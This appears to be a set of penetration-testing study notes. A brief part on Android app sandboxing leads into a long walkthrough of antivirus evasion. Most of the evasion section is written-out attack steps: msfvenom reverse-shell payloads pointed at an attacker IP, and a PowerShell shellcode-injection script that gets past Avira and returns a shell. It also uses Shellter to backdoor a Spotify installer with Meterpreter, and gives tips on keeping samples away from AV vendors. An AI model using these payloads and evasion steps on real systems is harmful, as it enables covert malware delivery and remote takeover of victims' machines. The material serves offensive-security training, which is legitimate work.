| Each app runs in its own process, and each process runs in a separate instance of the Android Runtime (ART) virtual machine, ensuring memory isolation. |
| The system launches the app’s process as needed and terminates it when no longer required or when reclaiming system resources. |
| Android enforces the principle of least privilege, meaning apps only receive the permissions necessary to perform their core functionality. Additional privileges must be explicitly declared in the app’s manifest and approved by the user (or system, depending on the API level). |
Application Sandbox
Android uses Linux’s user-based security model to isolate applications by assigning each app a unique user ID (UID) and running it in its own process. This creates a kernel-level application sandbox that enforces strict boundaries between apps and the system, preventing unauthorized data access or code execution across app boundaries. Apps cannot interact with each other or access system resources beyond their privileges unless explicit permissions are granted. Because the sandbox is enforced by the Linux kernel, these protections apply uniformly to all code running above the kernel, including native binaries, OS services, libraries, and user applications. Escaping this sandbox requires compromising the kernel itself, typically through a privesc exploit.

Executing the following command, you can see that all applications have a different UID.
root:/# ls -l /data/data/
<SNIP>
drwx------ 4 system system 4096 2022-12-28 11:47 android
drwx------ 4 bluetooth bluetooth 4096 2022-12-28 11:47 com.android.bluetooth
drwx------ 5 radio radio 4096 2022-12-28 11:48 com.android.ons
drwx------ 5 shell shell 4096 2022-12-28 11:49 com.android.shell
drwx------ 11 u0_a114 u0_a114 4096 2022-12-30 12:41 com.android.chrome
drwx------ 5 u0_a119 u0_a119 4096 2022-12-28 11:49 com.android.camera2
In addition to the UID-based discretionary access control (DAC) sandboxing that Android uses, many other protections have been introduced to strengthen app and system isolation. The following protections were introduced in previous Android releases:
| Additional Protections |
|---|
| SELinux Mandatory Access Control (MAC): Separates the system from the apps. |
| SELinux sandbox extension: Isolates apps across physical users. |
Filter seccomp-bpf: Sets a limit to the syscalls that apps are allowed to use. |
Individual SELinux sandboxes and Mandatory Access Control (MAC): Exists for all non-privileged apps with targetSdkVersion >= 28. |
Limited raw view of the filesystem: No direct access to paths like /sdcard/DCIM. |
Sharing files between applications also requires strong security practices and implementation. Setting app data as world accessible has been disallowed since targetSdkVersion >= 28 due to the inability to specify the desired recipient, and thus, malicious apps could potentially gain access to sensitive information from other apps.
Application Signing
APK Structure
AV Evasion
AV Evasion Fundamentals
AV Software Key Components and Operations
Known vs. Unknown Threats
In its original design, an AV software bases its operation and decisions on signatures. The goal of a signature is to uniquely identify a specific piece of malware. Signatures can vary in terms of type and characteristics that can span from a very generic file hash summary to a more specific binary sequence match. An AV comprises different engines responsible for detecting and analyzing specific components of the running system.
A signature language is often defined for each AV engine and thus, a signature can represent different aspects of a piece of malware, depending on the AV engine. For example: two signatures can be developed to contrast the exact same type of malware: one to target the malware file on disk and another to detect its network communication. The semantics of the two signatures can vary drastically as they are intended for two different AV engines.
As signatures are written based on known threats, AV products could initially only detect and react based on malware that has already been vetted and documented. However, modern AV solutions, including Windows Defender, are shipped with a Machine Learning engine that is queried whenever an unknown file is discovered on a system. These ML engines can detect unknown threats. Since ML engines operate on the cloud, they require an active connection to the internet, which is often not an option on internal enterprise servers. Moreover, the many engines that constitute an AV should not borror too many computing resources from the rest of the system as it could impact the system’s usability.
To overcome these AV limitations, Endpoint Detection and Response solutions have evolved during recent years. EDR software is responsible for generating security-event telemetry and forwarding it to a Security Information and Event Management system, which collects data from every company host. These events are then rendered by the SIEM so that the security analyst team can gain a full overview of any past or ongoing attack affecting the organization.
Even though some EDR solutions include AV components, AVs and EDRs are not mutually exclusive as they complement each other with enhanced visibility and detection. Ultimately, their deployment should be evaluated based on an organization’s internal network design and current security posture.
AV Engines and Components
At its core, a modern AV is fueled by signature updates fetched from the vendor’s signature database that resides on the internet. Those signature definitions are stored in the local AV signature database, which in turn feeds the more specific engines.
A modern AV is typically designed around the following components:
- File Engine: is responsible for both scheduled and real-time file scans. When the engine performs a scheduled scan, it simply parses the entire file system and sends each file’s metadata or data to the signature engine. On the contrary, real-time scans involve detecting and possibly reacting to any new file action, such as downloading new malware from a website. To detect such operations, the real-time scanners need to identify events at the kernel level via a specially crafted mini-filter driver. This is the reason why a modern AV needs to operate both in kernel and user land, in order to validate the entire OS scope.
- Memory Engine: inspects each process’s memory space at runtime for well-known binary signatures or suspicious API calls that might result in memory injection attacks.
- Network Engine: inspects the incoming and outgoing network traffic on the local network interface. Once a signature is matched, a network engine might attempt to block the malware from communicating with its C2.
- Disassembling/Emulator/Sandbox: To further hinder detection, malware often employs encryption and decryption through custom routines to conceal its true nature. AVs counterattack this strategy by disassembling the malware packers or ciphers and loading the malware into a sandbox, or emulator.
- Disassembler Engine: is responsible for translating machine code into assembly language, reconstructing the original program code section, and identifying any encoding/decoding routine.
- Sandbox: is a special isolated environment in the AV software where malware can be safely loaded and executed without causing potential havoc to the system.
- Emulator: Once the malware is unpacked/decoded and running in the emulator, it can be thoroughly analyzed against any known signature.
Detection Methods
Signature-based AV detection is mostly considered a restricted list technology. In other words, the filesystem is scanned for known malware signatures and if any are detected, the offending files are quarantined.
A signature can be just as simple as the hash of the file itself or a set of multiple patterns, such as specific binary values and strings that should belong only to that specific malware.
Relying on just the file hash as the only detection mechanism is a weak strategy because changing a single bit from the file would result in a completely different hash.
As an example, you created a text file that contains the string “offsec”. Dump its binary representation via the xxd tool by passing the -b argument before the file name.
kali@kali:~$ xxd -b malware.txt
00000000: 01101111 01100110 01100110 01110011 01100101 01100011 offsec
00000006: 00001010
The output shows the binary offset on the leftmost column, the actual binary representation in the middle column, and the ASCII translation on the rightmost one.
Now, assuming this is real malware, you want to calculate the hash of the file, and you can do so through the sha256sum utility.
kali@kali:~$ sha256sum malware.txt
c361ec96c8f2ffd45e8a990c41cfba4e8a53a09e97c40598a0ba2383ff63510e malware.txt
Now replace the last letter of the “offsec” string with a capital “C” and dump its binary value via xxd once more.
kali@kali:~$ xxd -b malware.txt
00000000: 01101111 01100110 01100110 01110011 01100101 01000011 offseC
00000006: 00001010
Since every hashing algorithm is supposed to produce a totally different hash even if only one bit has changed, calculate the SHA256 hash on the modified string.
kali@kali:~$ sha256sum malware.txt
15d0fa07f0db56f27bcc8a784c1f76a8bf1074b3ae697cf12acf73742a0cc37c malware.txt
Heuristic-Based Detection is a detection method that relies on various rules and algorithms to determine if an action is considered malicious. This is often achieved by stepping through the instruction set of a binary file or by attempting to disassemble the machine code and ultimately decompile and analyze the source code to obtain a more comprehensive map of the program. The idea is to search for various patterns and program calls that are considered malicious.
Alternatively, Behavior-Based Detection dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, or sandbox, and searching for behaviors or actions that are considered malicious.
Lastly, ML Detection aims to up the game by introducing ML algorithms to detect unknown threats by collecting and analyzing additional metadata. For instance, Microsoft Windows Defender has two ML components: the client ML engine, which is responsible for creating ML models and heuristics, and the cloud ML engine, which is capable of analyzing the submitted sample against a metadata-based model comprised of all the submitted samples. Whenever the client ML engine is unable to determine whether a program is benign or not, it will query the cloud ML counterpart for a final response.
Since these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that AV manufacturers use different implementations when it comes to heuristics, behavior, and machine learning detection, each AV product will differ in terms of what code is considered malicious.
AV developers use a combination of these detection methods to achieve higher detection rates.
To demonstrate the effectiveness of various AV products, you will start by scanning a popular Metasploit payload.
Generate the test binary payload by running the msfvenom command followed by the -p argument specifying the payload. You’ll then pass the reverse shell local host and local port arguments along with the EXE file format and redirect the output to a file named binary.exe.
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.1 LPORT=443 -f exe > binary.exe
...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Next, run a virus scan on this executable. You can upload the file to VirusTotal.
After the upload and analysis of the file is done, you notice that many AV products determined your file is malicious based on the different detection mechanisms.
Bypassing AV Detections
On-Disk Evasion
Modern on-disk malware obfuscation can take many forms. One of the earliest ways of avoiding detection involved the use of packers. Given the high cost of disk space and slow network speeds during the early days of the internet, packers were originally designed to reduce the size of an executable. Unlike modern “zip” compression techniques, packers generate an executable that is not only smaller but is also functionally equivalent with a completely new binary structure. The file produced has a new hash signature and as a result, can effectively bypass older and more simplistic AV scanners. Even though some modern malware uses a variation of this technique, the use of UPX and other popular packers alone is not sufficient to evade modern AV scanners.
Obfuscators reorganize and mutate code in a way that makes it more difficult to reverse-engineer. This includes replacing instructions with semantically equivalent ones, inserting irrelevant instructions or dead code, splitting or reordering functions, and so on. Although primarily used by software developers to protect their intellectual property, this technique is also marginally effective against signature-based AV detection. Modern obfuscators also have runtime in-memory capabilities, which aims to hinder AV detection even further.
Crypter software cryptographically alters executable code, adding a decryption stub that restores the original code upon execution. This decryption happens in-memory, leaving only the encrypted code on-disk. Encryption has become foundational in modern malware as one of the most effective AV evasion techniques.
Highly effective AV evasion requires a combination of all the previous techniques in addition to other advanced ones, including anti-reversing, anti-debugging, virtual machine emulation detection, and so on. In most cases, software protectors were designed for legitimate purposes, like anti-copy, but can also be used to bypass AV detection.
In-Memory Evasion
In-Memory injections, also known as PE Injection, is a popular technique used to bypass AV products on Windows machines. Rather than obfuscating a malicious binary, creating new sections, or changing existing permissions, this technique instead focuses on the manipulation of volatile memory. One of the main benefits of this technique is that it does not writy any files to disk, which is a commonly focused area for most AV products.
There are several evasion techniques that do not write files to disk.
The first technique, Remote Process Memory Injection, attempts to inject the payload into another valid PE that is not malicious. The most common method of doing this is by leveraging a set of Windows APIs. First, you would use the OpenProcess function to obtain a valid HANDLE to a target process that you have permission to access. After obtaining the HANDLE, you would allocate memory in the context of that process by calling a Windows API such as VirtualAllocEx. Once the memory has been allocated in the remote process, you would copy the malicious payload to the newly allocated memory using WriteProcessMemory. After the payload has been successfully copied, it is usually executed in memory with a separate thread using the CreateRemoteThread API.
Unlike regular DLL injection, which involves loading a malicious DLL from disk using the LoadLibrary API, the Reflective DLL Injection technique attempts to load a DLL stored by the attacker in the process memory. The main challenge of implementing this technique is that LoadLibrary does not support loading a DLL from memory. Furthermore, the Windows OS does not expose any APIs that can handle this either. Attackers who choose to use this technique must write their own version of the API that does not rely on a disk-based DLL.
The third technique is Process Hollowing. When using process hollowing to bypass AV software, attackers first launch a non-malicious process in a suspended state. Once launched, the image of the process is removed from memory and replaced with a malicious executable image. Finally, the process is then resumed, and malicious code is executed instead of the legitimate process.
Ultimately, Inline Hooking, involves modifying memory and introducing a hook (an instruction that redirects the code execution) into a function to make it point to your malicious code. Upon executing your malicious code, the flow will return to the modified function and resume execution, appearing as if only the original code had executed.
info
Hooking is a technique often employed by rootkits, a stealthier kind of malware. Rootkits aim to provide the malware author dedicated and persistent access to the target system through modification of system components in user space, kernel, or even at lower OS protection rings such as boot or hypervisor. Since rootkits need administrative privileges to implant its hooks, it is often installed from an elevated shell or by exploiting a privesc vuln.
AV Evasion in Practice
Testing for AV Evasion
The term SecOps defines the collaboration between the enterprise IT department and the SOC. The goal of the SecOps team is to provide continuous protection and detection against both well-known and novel threats.
As pentesters, you want to develop a realistic understanding of the considerations facing SecOps teams when dealing with AV products. For this reason, you should start considering a few extra implications regarding AV evasion development that could help you on your engagements.
As an initial example, VirusTotal can give you a good glimpse of how stealthy your malware could be, once scanned, the platform sends your sample to every AV vendor that has an active membership.
This means shortly after you have submitted your sample, most of the AV vendors will be able to run it inside their custom sandbox and machine learning engines to build specific detection signatures, thus regarding your offensive tooling unusable.
As an alternative to VirusTotal, you should resort to Kleenscan.com. This service scans your sample against 30 different AV engines and claims to not divulge any submitted sample to third parties. The service offers up to four scans a day and additional ones at a small fee after the daily limit has been reached.
However, relying on tools such as Kleenscan.com is considered a last resort when you don’t know the specifics of your target’s AV vendor. If you do know those specifics on the other hand, you should build a dedicated VM that resembles the customer environment as closely as possibe.
Regardless of the tested AV product, you should always make sure to disable sample submission so that you don’t incur the same drawback as VirusTotal. For instance, Windows Defender’s Automatic Sample Submission can be disabled by navigating to Windows Security > Virus & threat protection > Manage Settins and deselecting the relative option as illustrated below.

Having such a simulated target scenario allows you to freely test AV evasion vectors without worrying about your sample being submitte for further analysis.
Since automatic sample submission allows Windows Defender to get your sample analyzed by its machine learning cloud engines, you should only enable it once you are confident your bypasses will be effective and only if your target has sample submission enabled.
Another rule of thumb you should follow when developing AV bypasses is to always prefer custom code. AV signatures are extrapolated from the malware sample and thus, the more novel and diversified your code is, the fewer chances you must incur any existing detection.
Evading AV with Threat Injection
Finding a universal solution to bypass all AV products is difficult and time consuming, if not impossible. Considering time limitations during a typical pentest, it is far more efficient to target the specific AV product deployed in the target network.
In this example, you will interact with Avira Free Security version 1.1.68.29553 on your Windows 11 client. Once on your machine, you can navigate to the Security panel from the left menu and click on Protection Options:
As a first step when testing AV products, you should verify that the AV is working as intended. You will use the msfvenom payload you generated earlier an scan it with Avira.
After transferring the malicious PE to your Windows client, you are almost immediately warned about the malicious content of the uploaded file. In this case, you are presented with an error message indicating that your file has been blocked.


Avira displays a popup notification informing you that the file was flagged as malicious and quarantined.
Depending on how restricted your target environment is, you might be able to bypass AV products with the help of PowerShell.
Example: Remote Process Memory Injection
A very powerful feature of PowerShell is its ability to interact with the Windows API. This allows you to implement the in-memory injection process in a PowerShell script. One of the main benefits of executing a script rather than a PE is that it is difficult for AV manufacturers to determine if the script is malicious as it’s run inside an interpreter and the script itself isn’t executable code. Nevertheless, please keep in mind that some AV products handle malicious script detection with more success than others.
Furthermore, even if the script is marked as malicious, it can easily bin altered. AV software will often review variable names, commens, and logic, all of which can be changed without the need of recompile anything.
To demonstrate an introductory AV bypass, you are going to first analyze a well-known version of the memory injection PowerShell script and then test it against Avira.
A basic template script that performs in-memory injection is shown below:
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
<place shellcode here>
The script starts by importing VirtualAlloc and CreateThread from kernel32.dll as well as memset from msvcrt.dll. These functions will allow you to allocate memory, create an execution thread, and write arbitrary data to the allocated memory, respectively. You will allocate the memory and execute a new thread in the current process, rather than a remote one.
Your payload is missing from your script, but you can generate it using msfvenom with the format PowerShell reflection.
PowerShell reflection script begins by allocating unmanaged memory, then decodes the base64-encoded shellcode and transfers it into that memory. Afterwards, it builds a dynamic assembly that includes a method designed to run the injected payload.
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.1 LPORT=443 -f psh-reflection
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of psh-reflection file: 2960 bytes
...
function xf {
Param ($nfCl, $vf)
$uaQP = ([AppDomain]...
...
Now that you have generated shellcode, you can replace <place shellcode here> with the PowerShell output.
Your complete script resembles the following:
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
function xf {
Param ($nfCl, $vf)
$uaQP = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
return $uaQP.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($uaQP.GetMethod('GetModuleHandle')).Invoke($null, @($nfCl)))), $vf))
}
function xb {
Param (
[Parameter(Position = 0, Mandatory = $True)] [Type[]] $jGN_b,
[Parameter(Position = 1)] [Type] $hh = [Void]
)
...
info
Use this to turn a PowerShell-script into a one-liner.
AV vendors often rely on static string signatures related to meaningful code portions, such as variables or function names, to catch malicious scripts. To bypass this detection logic, your generated payload with the format psh-reflection already has randomly generated variable and function names. These names will be different every time you generate a payload with psh-reflection.
Scripts are just interpreted text files. They are not easily fingerprinted like binary files, which have a more structured data format.
Next, you are going to verify the detection rate of your PowerShell script using VirusTotal.

According to the result of the VirusTotal scan, 25 of the 63 AV products flagged your script as malicious. Avira did not flag your payload.

Once you save the PowerShell script as bypass.ps1 and transfer it over the target Windows client 11, you can run a Quick Scan to verify that your attack vector is undetected. To run the scan, you’ll click on the Security option on the left-hand menu, select Virus Scans, and then click on Scan under the Quick Scan option.
Once Avira has scanned your script on your Windows 11 machine, it indicates your script is not malicious.
Since the msfvenom payload is for x86, you are going to launch the x86 version of PowerShell, named Windows PowerShell (x86):

Run bypass.ps1 and analyze the output.
PS C:\Users\offsec\Desktop> .\bypass.ps1
.\bypass.ps1 : File C:\Users\offsec\Desktop\bypass.ps1 cannot be loaded because running scripts is disabled on this
system. For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\bypass.ps1
+ ~~~~~~~~~~~~
+ CategoryInfo : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
Unfortunately, when you attempt to run your malicious script, you are presented with an error that references the Execution Policies of your system, which appear to prevent your script from running.
To change the policy globally: you are going to retrieve the current execution policy via the Get-ExecutionPolicy -Scope CurrentUser command and then set it to Unrestrictedvia the Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser command. You need -Scope CurrentUser to specify that you are setting the execution policy for the current user.
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Undefined
PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help Module at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
The listing above shows that you have successfully changed the policy for your current user to Unrestricted.
Before executing your script, you will start a Netcat listener to interact with your shell.
kali@kali:~$ nc -lvnp 443
listening on [any] 443 ...
Now you will try to launch the PowerShell script:
PS C:\Users\offsec\Desktop> .\bypass.ps1
IsPublic IsSerial Name BaseType
-------- -------- ---- --------
True True Byte[] System.Array
124059648
124059649
...
The script executes without any problems, and you receive a revshell on your attack machine.
kali@kali:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.1] from (UNKNOWN) [192.168.50.62] 64613
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.
C:\Users\offsec>whoami
whoami
client01\offsec
C:\Users\offsec>hostname
hostname
client01
This means you have effectively evaded Avira detection on your target.
Automating the Process
Shellter is a dynamic shellcode injection tool capable of bypassing AV software. It uses several novel and advanced techniques to backdoor a valid and non-malicious executable file with a malicious shellcode payload.
Shellter attempts to use the existing PE Import Address Table entries to locate functions that will be used for the memory allocation, transfer, and execution of your payload.
Installing it:
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector
kali@kali:~$ sudo apt install shellter
...
Since Shellter is designed to run on Windows OS, you also need to install wine.
kali@kali:~$ sudo apt install wine
...
kali@kali:~$ sudo dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32
If you are using an ARM processor, you need a slightly different set of commands.
kali@kali:~$ sudo apt install wine
kali@kali:~$ sudo dpkg --add-architecture amd64
kali@kali:~$ sudo apt install -y qemu-user-static binfmt-support
kali@kali:~$ sudo apt-get update && apt-get install wine32
Once everything is installed, running the shellter command will provide you with a new console running under wine.

Shellter can run in either Auto or Manual mode. In Manual mode, the tool will launch the PE you want to use for injection and allow you to manipulate it on a more granular level. You can use this mode to highly customize the injection process in case the automatically selected option fails.
Run Shellter in Auto mode and select a target PE. Shellter will analyze and alter the execution flow to inject and execute your payload.
For this example, to start, you’ll need to tell Shellter the Spotify installer location. Before analyzing and altering the original PE in any way, Shellter will first create a backup of the file.

As soon as Shellter finds a suitable place to inject your payload, it will ask you if you want to enable Stealth Mode, which will attempt to restore the execution flow of the PE after your payload has been executed. Enable Stealth Mode as you would like the Spotify installer to behave normally to avoid any suspicion.
At this point, you are presented with the list of available payloads. These include popular selections such as Meterpreter, but Shellter also supports custom payloads.

Note that to restore the execution flow through the Stealth Mode option, custom payloads need to terminate by exiting the current thread.
After some testing, it seems that any non-Meterpreter payload fails to be executed correctly under Windows 11 and thus, you’ll need to resort to Meterpreter-based payloads.
To test Shellter’s bypass capabilities, you will use the Meterpreter version of the reverse shell payload that Avira detected at the beginning. After submitting L for listed payloads, you’ll select the first payload. You are then presented with the default options from Metasploit, such as the reverse shell host and port.
With all parameters set, Shellter will inject the payload into the Spotify installer and attempt to reach the first instruction of the payload.

Now that the test has succeeded, before transferring over the malicious PE file to your Windows client, you will configure a listener to interact with the Meterpreter payload.
kali@kali:~$ msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST 192.168.50.1;set LPORT 443;run;"
...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.50.1
LPORT => 443
[*] Started reverse TCP handler on 192.168.50.1:443
Next, you will transfer the backdoored Spotify installer over to the target Windows 11 client and launch an Avira Quick Scan.

Avira’s Quick Scan performs a check inside every user’s common folder, including the Desktop folder.
